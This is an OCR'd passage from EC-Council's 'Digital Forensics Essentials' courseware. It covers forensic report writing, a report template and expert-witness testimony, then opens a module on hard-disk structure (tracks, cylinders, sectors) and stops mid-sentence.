Gathering and Organizing Information

- **Identification**

  Documentation in each phase should be identified to decide whether it is appropriate to the investigation and should be organized in specific categories

- **Procedures**

  Following are the procedures for gathering and organizing the required documentation:

  - Gather all notes from different phases of the investigation process
  - Identify the facts to be included in the report for supporting the conclusions
  - List all the evidence to submit with the report
  - List the conclusions that need to be in the report
  - Organize and classify the information gathered to create a concise and accurate report

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Writing the Investigation Report

Report writing is a crucial stage in the forensic investigation process, as it summarizes the whole investigation into a readable report to be presented in a court of law. Based on the accuracy and certainty of this report, the court will prosecute the suspects. The report should be clear, concise, and written for the appropriate audience. The report should be in the local language if necessary and devoid of any jargon. It should include only the data related to the case and the evidence. Every statement should have a supporting document or evidence.

The report should also give a detailed account of the incidents by emphasizing the discrepancies in the statements of the witnesses. It should be a well-written document that focuses on the circumstances of the incident, statements of the witnesses, photographs of the crime scene, reference materials leading to the evidence, schematic drawings of the computer system, and the network forensic analysis report. The conclusions of the investigation report should be based on facts and not the opinions of the investigators. An investigator should draft the documentation by considering that the defense team will also scrutinize it.

Aspects of a good investigation report include the following:

- It should accurately define the details of an incident.
- It should convey all necessary information in a concise manner.
- It should be technically sound and understandable to the target audience.
- It should be structured in a logical manner so that information can be easily located.
- It should be created in a timely manner.
- It should be able to withstand legal inspection.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- It should include conclusions that can be completely reproduced by a third-party.
- It should try to answer questions raised during a judicial trial.
- It should provide valid conclusions, opinions, and recommendations supported by figures and facts.
- It should adhere to local laws to be admissible in court.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Forensics Investigation Report Template

A forensics investigation report template contains the following:

- **Executive summary**
  - ✓ Case number
  - ✓ Names and Social Security Numbers of authors, investigators, and examiners
  - ✓ Purpose of investigation
  - ✓ Significant findings
  - ✓ Signature analysis
- **Investigation objectives**
- **Details of the incident**
  - ✓ Date and time the incident allegedly occurred
  - ✓ Date and time the incident was reported to the agency's personnel
  - ✓ Details of the person or persons reporting the incident
- **Investigation process**
  - ✓ Date and time the investigation was assigned
  - ✓ Allotted investigators
  - ✓ Nature of the claim and information provided to the investigators



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Forensics Investigation Report Template (Cont'd)

- **Evidence information**
  - ✓ Location of the evidence
  - ✓ List of the collected evidence
  - ✓ Tools involved in collecting the evidence
  - ✓ Preservation of the evidence
- **Evaluation and analysis Process**
  - ✓ Initial evaluation of the evidence
  - ✓ Investigative techniques
  - ✓ Analysis of the computer evidence (Tools involved)



- **Relevant findings**
- **Supporting Files**
  - ✓ Attachments and appendices
  - ✓ Full path of the important files
  - ✓ Expert reviews and opinion
- **Other supporting details**
  - ✓ Attacker's methodology
  - ✓ User's applications and Internet activity
  - ✓ Recommendations

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Forensics Investigation Report Template

An Investigative Report Template is a set of predefined styles allowing investigators to add different sections of a report such as the case number, names and social security numbers of the authors, objectives of the investigation, details of the incident, executive summary, investigation process, list of findings, and tools used.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Every investigative report starts with a unique case number, followed by names as well as the social security number of the authors, investigators, and the examiners involved in the investigation. The report covers all the details of the incident that are updated with the daily progress in the investigative process. It includes every detail of the evidence such as location, list of the collected evidence, tools used in the investigation, and the process of extracting and preserving the evidence.

It should also record the evaluation and analysis procedure starting from the initial evaluation of the evidence to the techniques used in the investigation, including the analysis of electronic/digital evidence with the relevant files, supporting documents like attachments and appendices, and the path of the files. The report should also include reviews by experts with supporting details on the attacker's intention, appliances used, Internet activity, and recommendations.




Figure 2.3: Forensics investigation report template

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Testifying as an Expert Witness

As the attorney, prosecutors, and other panels present in a court of law may be unaware of the technical knowledge of the crime, evidence, and losses, the investigators should approach authorized personnel who could appear in the court as an expert witness to affirm the accuracy of the process and the data.

An expert witness must consider certain factors while testifying in the court. They should gather sufficient information on standard procedures during a trial and must never query their attorney in this regard. Before the expert witness testifies in court, the attorney first introduces them to the court with high regard and discloses the expert's credentials and accomplishments to establish credibility with the jury. However, the opposing counsel may try to challenge or question the expert's reputation by further revealing the expert's past failures relevant to the case, if any.

The attorney leads the expert witness through the evidence and explains the latter's role concerning the evidence such that it is comprehensible to the jury, audience, and the opposing counsel. A cross-examination by the opposing counsel follows, who then questions the expert witness on their description of the evidence and the methods they followed while collecting and analyzing the evidence.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary

This module discussed the forensic investigation process and its importance. It covered the various activities involved in the pre-investigation phase and discussed in detail the activities performed in the investigation phase. Finally, this module presented a detailed discussion on the post-investigation phase activities.

In the next module, we will discuss in detail hard disks and file systems.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This page is intentionally left blank.

EC-Council


D|FE™

Digital Forensics Essentials



Module 03

Understanding Hard Disks and File Systems




Module Objectives

Storage devices such as Hard Disk Drives (HDDs) and Solid-State Drives (SSDs) are an important source of information during forensic investigation. The investigator should locate and protect the data collected from storage devices as evidence. Therefore, it is necessary for the investigator to have knowledge on the structure and behavior of storage devices. The file system is also important as the storage and distribution of the data in a device is dependent on the file system used.

At the end of this module, you will be able to:

- Describe different types of storage drives and their characteristics
- Explain the logical structure of a disk
- Understand the booting process of Windows, Linux, and Mac operating systems (OSes)
- Understand various file systems of Windows, Linux, and Mac OSes
- Examine file systems using Autopsy and The Sleuth Kit


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Describe Different Types of Disk Drives and their Characteristics

HDDs and SSDs store digital data in computers. HDDs record data magnetically on a rotating spinning platter and contains moving parts; hence, it is prone to physical damage. SSDs use NAND flash memory chips to store data and do not contain moving parts.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understanding Hard Disk Drive

An HDD is a non-volatile, digital data storage device used in a computer system. A hard disk stores data using a method similar to that used in a file cabinet. The user, when needed, can access the data and programs. When the computer needs stored programs or data, the system copies the data from the HDD to a temporary location. When the user or system makes changes to a file, the computer saves the file by replacing the older file with the new file. The HDD records data magnetically onto the hard disk.

The HDD consists of spinning platters, and its read/write speeds depend on the revolutions per minute (RPM) of those platters. The faster the platter spins, the higher will be the read/write performance of the HDD.

HDDs are susceptible to physical damage because they contain moving parts. In the long term, the moving parts wear out, damaging the drive.





Figure 3.1: Structure of a hard disk drive

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

HDDs differ in terms of various measurements such as the following:

- Capacity
- Interface used
- Speed in RPM
- Seek time
- Access time
- Transfer time

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Understanding Hard Disk Drive: Tracks

Platters have two surfaces, each of which is divided into concentric circles called tracks. Tracks store all the information on a hard disk, and the tracks on a platter partition hold large chunks of data. A modern hard disk contains tens of thousands of tracks on each platter. Rolling heads read and write data from the innermost to outermost part of the disk. This kind of data arrangement enables easy access to any part of the disk, which is why hard disks have the moniker “random-access storage devices.”

Each track contains numerous smaller units called sectors, and all platters in an HDD have the same track density. The track density refers to the compactness of the track circles; it should be maximized so that a unit area on the surface of the platter can hold maximum number of bits. The track density thus also determines the storage capacity of a hard disk.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understanding Hard Disk Drive: Track Numbering

- Track numbering on a hard disk begins at 0 from the outer edge and moves towards the center. The number of tracks on a hard disk depends on the size of the disk
- The read/write heads on both surfaces of a platter are tightly packed and locked together on an assembly of head arms
- The arms move in and out together to physically locate all heads at the same track number
- Therefore, a track location is often referred by a cylinder number rather than a track number
- A cylinder is a group of all tracks that start at the same head position on the disk





Figure 3.2: Track numbering

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understanding Hard Disk Drive: Sector

Tracks contain smaller divisions called sectors, which are the smallest physical storage units on a hard-disk platter. A sector is a mathematical term denoting a pie-shaped or angular part of a circle, and it is enclosed by the perimeter of the circle and two radii.

Each sector normally stores 512 bytes of data for HDDs and 2048 bytes for CD-ROMs and DVD-ROMs; the latest HDDs use sectors of 4096 bytes (4 KB), with additional bytes utilized for internal drive control, information that aids data storage, and error detection and correction. All the sectors between two concentric circles form a track. Tracks combine to form the surface of a disk platter.

The contents of a sector are as follows.

- **ID information:** This part contains the sector number and location, which identify sectors on the disk. It also contains status information on the sector.
- **Synchronization fields:** The drive controller drives the read process using these fields
- **Data:** This part is the information stored on the sector
- **Error correction coding (ECC):** This code ensures the integrity of the data
- **Gaps:** These are spaces used to provide time for the controller to continue the read process

These elements constitute sector overhead. It is an important determinant of the time taken for accessing data. As the hard disk uses bits for disk or data management, the overhead size must be minimized to maximize efficiency. A file on a disk stores data in a contiguous series for optimal space usage, while the system allocates sectors for the file according to its size. If the size of a file is 600 bytes, then the system allocates two sectors, each of 512 bytes. The track number and sector number refer to the address of any data on the 